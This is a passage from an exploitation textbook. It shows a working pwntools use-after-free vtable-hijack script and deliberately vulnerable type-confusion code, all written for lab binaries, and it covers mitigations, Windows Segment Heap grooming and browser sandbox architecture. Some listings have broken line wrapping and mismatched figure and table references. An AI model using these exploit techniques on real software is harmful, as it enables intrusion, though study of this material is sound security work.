chunk C after reclaim (48 bytes, we wrote 40)
+-----+
0 | fake_vptr = C + 8          | <- g_sess (dangling)
8 | target                    | read as vptr
  | greet()
16 | 0x41 0x41 ... (padding)  |
40 +-----+

```

Figure 17-3. The reclaimed chunk after `alloc`. The dangling pointer still names offset 0; the bytes there are ours.

`target` is the address of whatever code we want the virtual call to reach. In an unmitigated lab binary that can be `system` for an ASCII string like `"/bin/sh"` set up in another allocation, or the address of a one-gadget in `libc` from Chapter 10, or—for this chapter—a marker function `pwned()` compiled into the target so the exploit succeeds without a `libc` leak and CI can assert on it. To point at `libc`-side helpers we would need a leak; that plumbing is in Chapter 10 and is out of scope here.

The `printf` from `cmd_new` handed us the chunk address, so we do not need a heap leak. On a build with PIE, ASLR, and no leak the same exploit runs, but you first turn a read primitive (a read into `note`, an OOB from an adjacent object) into the address of your reclaim buffer. That primitive-plumbing is the through-line of Part IV; here we focus on the mechanic that ends it.

```
#!/usr/bin/env python3
"""UAF vtable hijack against ch17 uaf_vtable lab (glibc 2.39,
tcache LIFO)."""
import re
from pwn import *

context.arch = 'amd64'

def send(io, line):
    io.sendline(line.encode()); return
io.recvline().decode(errors='replace')

def addr_from(line):
    return int(re.search(r'@ (0x[0-9a-f]+)|@ ((?:0x)?[0-9a-f]+)', line).group(1) or 0, 16)

def main():
    elf = ELF('./uaf_vtable', checksec=False)
    io = process('./uaf_vtable')

    # 1) Allocate the victim and capture its heap address (no
    # Leak needed).
    out = send(io, 'new')
    sess = int(re.search(r'@ (0x[0-9a-f]+)', out).group(1),
16)
    log.info('session @ %#x', sess)

    # 2) Free it. Chunk lands at the head of the 0x30 tcache
    bin.
```

```

    send(io, 'del') # ❶#
3) Build a 40-byte payload: fake vptr in slot 0 -> sess+8,
target in slot 1.
    target = elf.symbols['pwned'] # ❷
    payload = p64(sess + 8) #
fake vptr
    payload += p64(target) #
vtable[0] = pwned
    payload += b'A' * (40 - len(payload))
    send(io, f'alloc 40 {payload.hex()}') # ❸
reclaim same bin# 4) Trigger the virtual call through the
dangling pointer.
    io.sendline(b'use') # ❹
    io.recvuntil(b'pwned!\n', timeout=5)
    log.success('vtable hijack landed')

if __name__ == '__main__':
    main()

```

Listing 17-2. ch17-uaf-typeconfusion/exploit/uaf_solve.py — free, groom, reclaim, and land the call

At ❶ the lab prints the object's address for teaching; drop this into a real target and you do the work of the earlier chapters to get one. At ❷ the free enters the 48-byte tcache bin as its new head. At ❸ we choose a target inside the binary itself—`pwned()` is a bit of lab code that prints and returns, so CI can assert on its output; against a real target you would substitute a one-gadget or a stack pivot into a ROP chain. At ❹ the reclaim: a 40-byte payload becomes a 41-byte string that becomes a 48-byte chunk, LIFO-popped straight into our old `Session`. The first eight bytes overwrite what the program still thinks is the `vptr`; we point it at bytes 8...15 of the same chunk, which hold our chosen target. At ❺ the dangling use runs `mov rax, [g_sess]; mov rax, [rax]; call [rax]`—two loads and a jump, and we chose every byte the loads read.

WARNING

Reliability, not first shot, is the mark of a real exploit. This lab is deterministic because we control the tcache bin end to end. On a busy program, allocations from other subsystems and other threads compete for the bin—so you groom, you measure success rate, and you retry. Part VII returns to reliability engineering explicitly.

Type confusion

A UAF makes the program disagree with itself about *when* a type is valid. **Type confusion** makes the program disagree with itself about *which* type is valid *right now*. The bytes never change owners; the code simply reads them as the wrong shape. Any place the language leaves type-checking to the programmer—downcasts, tagged unions, `std::variant`, `reinterpret_cast`, C-style casts across class hierarchies, `dynamic_cast` skipped for speed—is a candidate for the bug.

The bug shape

The archetypal C++ downcast bug is a base class with a tag that determines the derived type, a factory that pairs tag and type, and *one call site* that trusts the tag without a `dynamic_cast`. When an attacker controls the tag independently of the payload—because they come from separate places in a serialization format, or because a bounds error skips the tag update, or because a subclass forgot to set it in one branch—the site casts one derived object to another. The differing field layouts of the two derived classes turn the mismatch into whatever primitive their disagreement produces.

`ch17-uaf-typeconfusion/src/type_confusion.cc` is a small message dispatcher exhibiting exactly this pattern: Listing 17-3 is its heart.

```

enum class Kind : uint32_t { Circle = 1, Command = 2 };

struct Node { //
    ① 8-byte tag header
    Kind kind;
    uint32_t _pad;
    virtual ~Node() = default;
};

struct Circle : Node { double radius; }; //
fields: r
struct Command : Node { void (*fn)(const char*); char arg[64];
}; // fields: fp, arg

// Parses one frame from the wire: [u32 kind][u32 pad]
// [payload...].
// BUG: the constructor picks the type from `kind`, but
// `handle_area` below
// looks at a *different* copy of `kind` that the attacker can
// desynchronize.
static Node *decode(const uint8_t *buf, size_t n) { //
    ②
    if (n < 8) return nullptr;
    Kind k = static_cast<Kind>(*reinterpret_cast<const
uint32_t *>(buf));
    if (k == Kind::Circle && n >= 16) {
        auto *c = new Circle(); c->kind = k;
        memcpy(&c->radius, buf + 8, sizeof(double));
        return c;
    }
    if (k == Kind::Command && n >= 8 + sizeof(void*)) {
        auto *cmd = new Command(); cmd->kind = k;
        memcpy(&cmd->fn, buf + 8, sizeof(void*));
        strncpy(cmd->arg, (const char *)buf + 8 +
sizeof(void*), 63);
        return cmd;
    }
    return nullptr;
}

// One code path – a fast area query – trusts the caller's tag
// byte, not the object's.
static void handle_area(Node *n, Kind caller_tag) { //
    ③
    if (caller_tag != Kind::Circle) return; //
    ④ wrong witness
    auto *c = static_cast<Circle *>(n); //
    ⑤ unchecked downcast
    printf("area = %.3f\n", 3.14159265 * c->radius * c-

```



```
>radius);
}
```

Listing 17-3. ch17-uaf-typeconfusion/src/type_confusion.cc — a downcast that trusts a caller-supplied tag (excerpt)

At ❶ every node begins with an 8-byte tag+padding header so the two derived classes have identical prefixes. At ❷ the constructor is *correct*: the actual type of the returned object matches the tag it wrote into the object. The bug is that ❸ takes a *second* tag from the caller—say, a control-frame field parsed a hundred lines earlier—instead of reading `n->kind`. At ❹ the guard checks the wrong witness: the *caller* said `Circle`, so the code proceeds. At ❺ the C-style downcast reinterprets whatever `n` actually is as a `Circle`, and the multiplication reads the first eight payload bytes as an IEEE-754 `double`. If the attacker sent a `Command`—with an attacker-controlled `fn` at exactly the same offset—the code just loaded a function pointer as a `double`, did some arithmetic on it, and printed the result. That is a bit-for-bit *leak* of a chosen function pointer through the calculator.

```
Node * n (Command bytes on the heap)
+-----+
0 | kind = 2 (Command) | _pad | <- shared
header
8 | fn = 0x00007f8a3b4c5d60 | Command::fn
16 | arg = "AAAA..." |
Command::arg[64]
+-----+

Reinterpreted as Circle * c at handle_area()
+-----+
0 | kind = 2 (nonsense, ignored) |
8 | radius = *(double *)&fn | <-
Circle::radius
+-----+
```

Figure 17-4. The same 40 bytes read two ways. A `Command` object's function pointer, reread as a `Circle`'s `radius`, becomes a printable double.

Two things about Figure 17-4 are worth internalizing. First, the memory did not move and nothing was freed—type confusion is a *read* over the same bytes with a different schema. Second, the offset alignment is not coincidence: because both derived classes inherit the same base, the compiler places their additional fields at the same offset. Give a UAF class the same layout as a `Command` and reclaim it as `Command`, and you have a UAF *and* a type confusion at once—the mechanism the browser and JIT chapters build on.

Turning the read into a write is the mirror image. Add a symmetric handler—`handle_set_radius(Node *, Kind, double)`—with the same wrong-witness bug, and the attacker writes an arbitrary 64-bit value into whatever field lives at offset 8 of the *actual* object. Send a `Circle`, misclaim it as a `Command` with tag `Command`, call the setter thinking it writes `radius`, and you have overwritten `fn`. The next dispatch of that `Command`’s `fn` is an indirect call to a chosen address. That is the entire class in one paragraph.

The variant trap

Modern C++ makes the same bug in newer syntax.

`std::variant<Circle, Command>` carries its own discriminator; `std::get<Circle>(v)` throws if the active type is `Command`; but `std::get_if<Circle>(&v)` returns `nullptr` in the same case, and code that ignores the null is off to the races. The really nasty pattern is a *reset race*: one thread mutates the variant with `emplace<Command>(...)` while another thread reads `std::get_if<Circle>(&v)` and dereferences the previously-valid pointer. The variant’s discriminator says `Command`; the raced pointer still names bytes the reader will read as `Circle`. Data races on non-atomic values are undefined; the concrete UB looks like a type confusion.

The lesson generalizes past `std::variant` to any tagged-union pattern (Rust `enums` are safe against this by *construction* precisely because the language does not let you observe the value without matching the tag; the historical reason to prefer

them in security-critical code is not aesthetics). If you find yourself writing `static_cast` across a class hierarchy, or reading a union member without checking a discriminator, you are one refactor away from someone else's exploit.

Fake objects and fake vtables under CFI and PAC

So far the fake vtable was any writable memory we owned. Every mitigation in Chapter 12 and Chapter 13 exists to raise the price of that step. Where does each leave the C++ playbook?

Clang CFI (`-fsanitize=cfi-vcall`) puts a check before every virtual call: does the vtable pointer name one of the tables *this class hierarchy* is allowed to use? A fake vtable in a heap chunk is not in the program's compiled set of legal targets, so the check aborts. The residual attack surface is real, though: (a) *allowed-target reuse*—swing the vptr to a legitimate but attacker-preferable vtable in the same hierarchy, so the call goes to some other class's method with a matching signature and the confused *receiver* becomes the primitive; (b) non-CFI translation units linked into the binary; © *data-only* attacks—corrupt fields the virtual method reads without ever hijacking the call itself. Chromium ships CFI on and still ships fixes for UAFs, exactly because (a) and © survive.

Windows CFG and XFG are the moral equivalents for forward edges: CFG allows any address the compiler marked as a legal indirect-call target; XFG additionally requires the callee's type hash to match the call site's. Against a raw fake vtable pointing into heap memory, both refuse the call. XFG raises the price of allowed-target reuse specifically, because the type hash for `virtual void greet()` does not match a random `virtual bool serialize(Writer *)` even if both are in the CFG set; the attacker needs a legitimate function whose *hash matches*. Bug hunters therefore graze prototype collisions and look for classes whose intended vtables include a signable target with useful side effects.

ARM PAC (aarch64 with -mbranch-protection=pac-ret+bti) goes further: on 2020s Apple silicon and increasingly on server ARM, an indirect *branch* target is signed with a per-context key, and the CPU authenticates the pointer before jumping. A vtable pointer forged into the heap will fail authentication (the top bits are wrong), and the process aborts. The specific detail exploit developers now internalize is that PAC signs the *pointer*, not the *bytes*: if the attacker can convince the program to *sign* an attacker-chosen address themselves (a *signing gadget*—any code path that produces a signed pointer from an attacker-influenced input), the signed result is later authenticatable. PACMAN-style speculative side channels—the class of attacks disclosed against Apple’s M1—recover PAC bits by using speculative execution as an oracle over authentication outcomes. The bug shape stays; the price of the last step went up.

ARM MTE kills the reclaim step of UAF probabilistically. Each 16-byte block of tagged memory carries a 4-bit tag, and each pointer carries the same 4 bits in its top nibble; a load or store with a mismatched tag traps. Freeing an object and re-tagging its memory means the dangling pointer’s tag no longer matches whatever landed in those bytes; the `use` faults before your fake `vptr` is ever read. Probabilistically because 4 bits is 1-in-16—an attacker who can retry can still occasionally win—but MTE plus a synchronous fault turns “occasionally exploitable” into “a service that reliably restarts and telemetry that reliably alerts.”

Mitigation	Kills classic vtable hijack	Kills allowed- target reuse	Kills data- only
ASLR (userland)	no (needs a leak)	no	no
Clang CFI (<code>cfi- vcall</code>)	yes	no	no
Windows XFG	yes	mostly (hash)	no
ARM PAC (<code>pac-ret</code> , VT-signing)	yes	mostly	no
ARM MTE (sync)	yes (reclaim traps)	yes (traps first)	no
Rust	yes (by construction)	n/a	n/a

Table 17-1. What each mitigation costs the C++ UAF/type-confusion playbook (Linux/Android/Apple silicon defaults)

Two takeaways from Table 24-1 organize the rest of Parts IV–VI. First, no row kills data-only attacks. If the virtual method reads a bool that decides whether to run privileged code, corrupting the bool is the whole exploit and the call is legitimate. Kernel exploitation in Part VI is largely this pattern (see the `modprobe_path` and `core_pattern` techniques in Chapter 26). Second, the mitigations that *do* kill classic hijacks are increasingly the default: modern Chrome, WebKit, and iOS ship with the whole stack turned on, so the browser chapters of Part V (Chapter 21 and Chapter 22) rely on JIT type confusion producing an arbitrary R/W primitive *without ever forging a vtable*—the JavaScript engine’s typed-array machinery becomes the weird machine, and the C++ vtable stays honest.

What you built

- A concrete mental model of the C++ polymorphic object—vp`tr` at offset 0, class vtable in read-only memory, virtual call as two loads and a jump—and why lifetime and byte-ownership are decoupled.
- A driven UAF against a lab C++ service: `new`, `del`, groomed reclaim through `std::string` into the same tcache bin, and a hijacked virtual call landing on a chosen function—all deterministic on glibc 2.39.
- A working type-confusion primitive that reads a chosen function pointer back as a `double` without freeing anything, plus the symmetric write construction that turns it into an arbitrary write.
- The `std::variant`/tagged-union failure mode, including the reset-race variant that makes lock-free code silently unsafe.
- A working map of what CFI, XFG, PAC, and MTE do to the classic vtable hijack—which each *kills*, which each *raises the price of*, and which *survives all of them* (data-only attacks).

Exercises

1. Rebuild `uaf_vtable` with `-O2` and re-run `uaf_solve.py`. Does the reclaim still land? Diagnose any groom failure with `pwndbg`'s `heap` and `bins` commands; if it broke, restore reliability by wrapping the `alloc` reclaim in a short retry loop and measuring the success rate.
2. Add a second class `AdminSession` with the same size and layout as `Session` but a different vtable. Modify the target so `new admin` allocates an `AdminSession`, then perform an *allowed-target reuse*: without controlling any bytes outside the vp`tr`, swing `g_sess`'s vp`tr` to point at `AdminSession`'s real vtable. What does calling `greet()` now do?

3. Rebuild `uaf_vtable` with `-fsanitize=cfi-vcall -fno-fvisibility=hidden` and confirm the classic exploit aborts. Then attempt the reused-vtable attack from Exercise 2 and describe why CFI does or does not stop it.
4. Extend `type_confusion.cc` with `handle_set_radius(Node *, Kind, double)` following the same wrong-witness bug. Write an exploit that uses it to overwrite a `Command::fn` with the address of `pwned()`, then triggers dispatch. This gives you a full write-what-where without any free.
5. Convert `type_confusion.cc` to use `std::variant<Circle, Command>` and add a deliberate reset-race between two threads. Trigger the race with `pthread` and observe the confusion under `-fsanitize=thread`; explain what the TSan report shows and why `std::get_if` in the reader is not enough.
6. Cross-compile `uaf_vtable` for `aarch64` and run it under QEMU with `-cpu max,mte=on`. Add `-fsanitize=hwaddress` and re-run the exploit; count how many attempts you need on average for the reclaim to succeed. Compare against the same run with MTE off.
7. Design a *data-only* exploit against `uaf_vtable`: without ever hijacking a vtable, use the UAF to overwrite `Session::uid` and `Session::note` so that a later legitimate call to `greet()` leaks a chosen 24-byte region as a “user note.” What CFI/XFG/PAC row of Table 24-1 does this attack live inside?
8. Read the release notes for Chromium’s `MiraclePtr` (`BackupRefPtr`) and Windows’ latest `RtlHeap` UAF quarantining. Write a one-page summary of what each does to the reclaim step of Figure 17-2 and where the residual attack surface lies.

Going Deeper

- **John Regehr, “Undefined Behavior in 2017” (and follow-ups on blog.regehr.org).** The canonical modern

statement of *why* invalid pointer dereferences and type-punned reads are unrecoverable at the language level; essential background for reasoning about C++ lifetime bugs.

- **The Itanium C++ ABI**, refspecs.linuxbase.org — the authoritative reference for vtable layout on Linux/macOS. Read §2.5 (vtable component ordering) before you attack an unfamiliar C++ target.
- **Google Project Zero, “Exploiting CVE-2019-2215” (Maddie Stone, 2019)** — a Linux kernel UAF whose exploitation model (reclaim with `msg_msg`, corrupt an `iov_iter`) transfers directly to the mental model in this chapter and previews Chapter 25.
- **Ian Beer, “A very deep dive into iOS Exploit chains found in the wild” (Project Zero, 2019)** — Safari WebKit chains that begin with C++ type confusion or UAF and land in a PAC-enabled world. Good context for Table 24-1.
- **Chromium team, “Protecting users with more security, more privacy, and more capability” (blog.chromium.org)** — the ongoing `MiraclePtr` / `BackupRefPtr` writeups. Real-world evidence that reclaim-quarantining is the current defense arc for browser UAFs.
- **Cristiano Giuffrida et al., “Type-After-Type” (USENIX Security 2018)** — allocator-level defenses that separate types into distinct pools to break reclaim. Read it to understand how the *reclaim* step, not the *free*, is the enforcement point of modern defenses.

CHAPTER 18

Windows Heap Exploitation: Segment Heap and the LFH

“In the middle of difficulty lies opportunity.”

—attributed to Albert Einstein

Everything you learned about glibc’s `ptmalloc2` in Chapter 14 and Chapter 15 carries over as *mindset*—chunks, bins, groomed reclaim, metadata as attack surface—but the allocator on the other side of the ecosystem is a genuinely different animal. Windows 11 24H2 ships two userland heaps living side by side: the legacy **NT Heap**, still the default for most desktop applications, and the newer **Segment Heap**, which is the default for the DLL-host processes that make up the modern web browser, for every UWP/AppContainer process, and for a growing list of opted-in system services. If you attack Chromium, Edge, or a modern service worker, you attack the Segment Heap; if you attack Notepad, you still meet the NT Heap. This chapter teaches the Segment Heap from the mental model outward, with the **Low-Fragmentation Heap (LFH)** as the specific subsystem that dominates the small-block sizes where memory-corruption bugs actually live.

You will end the chapter able to (1) predict which backend an allocation of size N lands in on Win11, (2) groom the LFH into a state where a `_HEAP_SUBSEGMENT` you influence is sandwiched exactly where your bug fires, (3) read that state live in WinDbg with `!heap` extensions and step it in reverse with

Time Travel Debugging (TTD), and (4) name the modern targets you overwrite once you own an adjacent block—because `__free_hook`-style shortcuts do not exist here either. The companion repo at `ch18-win-heap/` ships a Win11 lab app that exercises each backend on demand and a WinDbg script that annotates its state; because our CI runs Linux, this chapter's build and TTD replay steps are documented and scripted for you to run on a Win11 host, not exercised by the CI wall we lean on elsewhere.

WARNING

Rules of engagement. Windows heap primitives are dual-use. Everything below targets the lab app in `ch18-win-heap/` running on a disposable Windows 11 24H2 VM, or the pinned public builds noted in *Going Deeper*. Do not aim these techniques at production services, at software you do not own, or at a machine you have not authorized yourself to break. Appendix D covers coordinated disclosure and scope.

Two heaps, one process

The single fact that governs everything downstream is that a Win11 process usually has *at least two* heaps active at once, and the allocator you land in is a function of the *creation flag* on `HeapCreate` and the *segment-heap opt-in* on the process. Table 18-1 is the map worth memorizing before you touch a debugger.

Property	NT Heap (legacy)	Segment Heap (modern)
Introduced	Windows 2000 (with LFH bolted on later, XP SP2)	Windows 10 1703; default for UWP; opted in per-image on Win11
Default for	<code>notepad.exe</code> , most desktop apps, <code>svchost</code> groups without opt-in	Edge/Chromium content processes, UWP, browsers, opted-in services
Metadata location	<i>In-band</i> header before each chunk (<code>_HEAP_ENTRY</code>)	<i>Out-of-band</i> metadata pages, mostly separated from user data
Front-end	LFH per bucket, activated after ~16 same-size allocations	LFH per bucket, activated eagerly for small sizes
Small block backend	Front-end LFH or “backend” free lists	LFH → Variable Size (VS) → Segment → Large Block, in that order
Hardening	Header encoding (XOR with per-heap key), LFH randomized allocation	Header encoding, out-of-band metadata, guard pages between VS subsegments, ASLR of subsegments
Debugger view	<code>!heap -x</code> , <code>!heap -stat</code> , <code>!heap -flt</code>	<code>!heap -x</code> , <code>!heap -s -h</code> , <code>!heap</code> shows “SegmentHeap”

Table 18-1. NT Heap versus Segment Heap on Windows 11 24H2 — the practical differences that shape an exploit

The Segment Heap is not a face-lift of the NT Heap. It is a distinct allocator with its own data structures, its own bucketing, and — the fact that will drive every attack — *out-of-band* metadata, meaning the freelist pointers and bucket state do not sit adjacent to attacker-controllable buffers. That single

change is what killed most of the 2010-era “corrupt the header, walk the freelist” recipes. On the NT Heap, an overflow one byte past your chunk lands on the next chunk’s `_HEAP_ENTRY`; on the Segment Heap, that same byte usually lands on the next *user buffer*, and the metadata that describes both lives on a different page you cannot reach with a linear write. Your attack must therefore either (a) corrupt an adjacent user object with useful semantics — a vtable pointer, a function pointer inside a C++ object, a length field — or (b) find a bug in a subsystem whose metadata is in-band (the LFH’s per-block bitmap, the VS backend’s chunk headers) and shape it into a primitive.

NOTE

“Segment Heap” is Microsoft’s public name for the allocator implemented in `ntdll!RtlpHpAllocate` and neighbours. Its four backends have public names in the symbols: **LFH** (Low-Fragmentation Heap), **VS** (Variable-Size), **Segment**, and **Large**. When you read the source of `chromium/src/base/allocator/` or the disassembly of `ntdll` in Ghidra, those are the strings you will grep for.

Anatomy of the Segment Heap

Think of the Segment Heap as a size-based dispatcher in front of four specialised allocators, shown in Figure 18-1. An `RtlAllocateHeap(hHeap, 0, N)` call first computes a *bucket* from `N`, then hands to whichever backend owns that bucket. The LFH is the fast path for the small, high-frequency sizes where nearly every real bug lives; VS handles medium sizes; Segment handles page-multiples up to the large-block threshold; Large uses `NtAllocateVirtualMemory` directly and is essentially uninteresting to the exploit developer because it neither groups nor recycles.




Figure 18-1. Segment Heap allocation path — one `HeapAlloc` call, four possible backends, chosen by size

The thresholds in Figure 18-1 are correct for the shipping `ntdll` on Windows 11 24H2; they are read from `_HEAP_SEG_CONTEXT` fields at process start and have been stable across the 22H2/23H2/24H2 line. What matters for you is that a 40-byte allocation and a 40 000-byte allocation live in different worlds and answer to different attacks. The two backends that actually matter for memory-corruption work are LFH and VS. This chapter focuses on LFH because it is where the vast majority of exploitable adjacencies get built, and it is where grooming is a real, learnable skill. VS is covered briefly at the end of the LFH section because its chunk-header design gives you a very different flavour of primitive.

Where the metadata lives

Open the address space of a Segment Heap under WinDbg and you will see three kinds of ranges: **user data pages** (what `HeapAlloc` hands out), **metadata pages** (arrays of `_HEAP_LFH_SUBSEGMENT`, `_HEAP_VS_CHUNK_HEADER`, subsegment bitmaps), and, between many of them, **guard pages** (`PAGE_NOACCESS`). Figure 18-2 is the bytemap for one LFH subsegment as it lives in memory on 24H2.



Figure 18-2. One LFH subsegment on Win11 x64 — user data page, metadata page, and the guard between them

Two things about Figure 18-2 are load-bearing. First, a linear overflow inside `block[k]` cannot reach the `BlockBitmap` without crossing a `PAGE_NOACCESS` guard, which faults the process — the classical “walk into the freelist header” attack is architecturally dead on the Segment Heap. Second, `block[k]` and `block[k+1]` are *directly adjacent* with no header between them; a one-byte overflow from `block[k]` lands on the first byte of `block[k+1]`, which is user data your victim is about to (or has recently) treated as a valid object. This is the geometry that makes the LFH exploitable *at all*, and it is why grooming — arranging *which* object sits at `block[k+1]` — is the entire game.

`_HEAP_LFH_SUBSEGMENT` in enough detail

The subsegment header is the object you have to picture whenever you reason about the LFH. In `ntd11` public symbols on 24H2 its fields include, in the order relevant to us: an `Owner` pointer back to the LFH context, `BlockOffsets` describing the size and count of blocks, a `BlockBitmap` of two bits per slot, a `FreeHint` and `FreeCount`, and a couple of encoded key fields used to XOR-mangle sensitive pointers before storing them. You do not need to memorise the byte offsets; WinDbg will type it for you (`dt ntd11!_HEAP_LFH_SUBSEGMENT`). You *do* need to internalise three properties.

Blocks are fixed size within a subsegment. A subsegment for bucket 8 (call it 0x60 bytes per block on 24H2 — the exact byte counts are in Table 18-2) holds only 0x60-byte blocks. Allocations of different sizes never share a subsegment, which is what makes grooming reliable: if you allocate a hundred 0x60-byte objects, they land in the same subsegment (probably in the same one), and the allocator picks slots for them from `BlockBitmap`.

Allocation is randomised. Since Windows 8, the LFH randomises the slot it picks from among the free slots in the current subsegment, and the Segment Heap inherits this. That randomisation is why a naïve “spray *A*, free the hole, allocate *B* and hope” pattern is fragile on Win11: your *B* may land three slots away, not adjacent. Reliable grooming leans on the *shape* of the free set (leaving exactly one hole) or on the LFH’s use of *bucket-full* subsegments to serialise allocations.

Deallocation is fast-path and lockless per subsegment. A free returns the block to the bitmap and — crucially for our attacks — does *not* immediately coalesce or move memory. That is what makes a use-after-free reliably reclaimable: the freed block sits in place, its bit flipped to free, waiting for the next same-size allocation to reclaim it.

Bucket	Block size	Typical inhabitants
1	0x10	Tiny structs, <code>std::string</code> SSO buffers
4	0x40	Small COM objects, <code>_UNICODE_STRING</code> bodies
8	0x80	Mid-size C++ objects, IPC message headers
12	0xC0	Medium buffers, <code>_HANDLE_TABLE_ENTRY</code> groups
16	0x100	Vertex buffers, small pool-style objects
24	0x180	JavaScript object slot arrays (V8-in-Edge, small)
32	0x200	256-byte protocol frames

Table 18-2. Selected LFH buckets on Windows 11 24H2 x64 (bucket → block size in bytes). Buckets step by 0x10 for small sizes; the full table lives in `ntdll's RtlpHpLfhBucketBase`.

The bucket table is the target directory for grooming: given a bug that overflows an `N`-byte allocation, you look up the bucket, then hunt for candidate victim objects of that same bucket that carry useful pointers you can smash. `_UNICODE_STRING` with its `Buffer` pointer and `Length` field is a perennial favourite because it lives in bucket 4 and turns any adjacent linear overflow into a length extension attack that promotes itself to a wide-scoped read; C++ objects with a vtable pointer at offset 0 are the other perennial, one CFG check short of an indirect-call hijack.

WARNING

“Bucket 4 is 0x40 bytes” is true today on the Win11 24H2 `ntdll` shipped through late 2026, and stable across the intervening quarterly updates. It is not a specification. If Microsoft re-tunes the table in a future release, `dt ntdll!_HEAP_LFH_ONDEMAND_POINTERS` in WinDbg will tell you the truth of the moment; never hardcode a bucket size in a public tool.

The LFH activation dance

You cannot exploit an LFH bucket that has not been *activated*. On the Segment Heap, the LFH lights up for a size when the allocator has serviced enough requests of that size from the VS backend to prove the bucket is “hot”; the threshold is small (a handful of allocations on 24H2), but until it fires you are actually in VS, with a different chunk header and different rules. Every reliable exploit therefore begins with **priming**: allocate 32–64 blocks of the target size to force LFH activation, then free them so the pool is clean, and only then run the grooming sequence proper. Figure 27-3 is the canonical ordering.




Figure 18-3. LFH grooming for a heap overflow — prime the bucket, drain existing holes, plant the victim, trigger

Three ideas hide in Figure 27-3 that are worth naming. The prime-and-free is not about filling the heap; it is about *changing the allocator’s mode* for that bucket. The alternating fill-then-free pattern is called *sandwich grooming* and it

defends against LFH randomisation: with the free slots concentrated in a known band around the victim, the next same-size allocation lands in that band with high probability. And the “trigger” step assumes the victim’s dangerous field (a vtable, a `Buffer` pointer, a length) is at a *predictable offset* from the start of its block — which it is, because the bucket size is fixed and objects of the same class always have their fields at the same offset.

Grooming on Win11 must also cope with the fact that Segment Heap subsegments themselves are ASLR’d: the metadata pages, the guard pages, and the data pages are randomly placed inside the heap’s reserved virtual range, so you never know the absolute address of a subsegment. What you know is *relative* geometry — this block is next to that block — and that is all you need. The exploit developer’s job on the Segment Heap is to reason ruthlessly in relative terms until a leak converts everything to absolute at the last possible moment.

Grooming from the lab app

`ch18-win-heap/lab/heaplab.c` in the companion repo builds a small console tool that exercises each backend on request. It is not a vulnerability lab yet — that is `bug.c` next to it — it is the scaffolding that lets you *observe* the allocator with WinDbg attached. Listing 18-1 is the load-bearing excerpt; full source in `ch18-win-heap/lab/heaplab.c`.

```
/* excerpt — see ch18-win-heap/lab/heaplab.c for the full
driver.
 * Build: cl /Zi /Od /MT heaplab.c /Link /SUBSYSTEM:CONSOLE
 * Run:   heaplab.exe prime 0x40 64      (bucket, size,
count) */
#include <windows.h>
#include <stdio.h>

static HANDLE g_heap;
/* ❶ */

static void prime_bucket(SIZE_T sz, unsigned count)
{
    void **p = calloc(count, sizeof(void *));
```

PART V

Browser and JIT Exploitation

*The most hardened userland target on earth:
JavaScript engine internals, JIT type-confusion
primitives, escaping the V8 sandbox, and breaking
out of the renderer.*

CHAPTER 19

Anatomy of a Modern Browser and Its Sandbox

“A ship in harbor is safe, but that is not what ships are built for.”

—John A. Shedd, **Salt from My Attic** (1928)

A modern web browser is the most exposed piece of software on your machine. Every day it parses hundreds of megabytes of hostile HTML, CSS, JavaScript, WebAssembly, images, fonts, and video from thousands of untrusted origins, runs half of it as compiled code, and does all of this while sharing an address space with your saved passwords and session cookies. The only reason your laptop is not compromised every time you open a link is that the people who build Chromium, Firefox, and WebKit have spent twenty years arranging the software so that *no single bug is enough*. This chapter is the map of that arrangement.

You will not exploit anything in this chapter. Instead you will build the mental model the rest of Part V needs: what processes exist, which one you land in when a JavaScript bug fires, what the sandbox actually prevents, how those processes talk to each other through Mojo, and where the *second* bug you need lives. By the end you will be able to name every trust boundary a modern renderer bug has to cross to reach `execve("/bin/sh")`,

you will have a pinned `d8` on disk to drive V8 experiments in Chapter 20–Chapter 22, and you will have run a small Mojo-shaped toy IPC that reproduces, in about a hundred lines, the exact trust asymmetry the real Chromium broker enforces.

WARNING

Rules of engagement. This chapter builds understanding against Chromium’s public design and against self-contained lab programs. Do not attack browsers you are not authorized to test; do not deploy renderer bugs against production Chrome, Firefox, or Safari to “see what happens.” Coordinated disclosure is covered in Appendix D. The pinned `d8` you build here is a research artifact — never point it at network content from a real user profile.

Why the browser is a process zoo

If you were building a browser in 2003 you would put HTML parsing, JavaScript, image decoding, and network I/O in one process — everything did. A single memory-corruption bug anywhere in that pile handed the attacker your entire session. That model is dead. The modern browser instead runs as a *coordinated set of processes* with sharply different privileges, and understanding why is the whole point of the architecture.

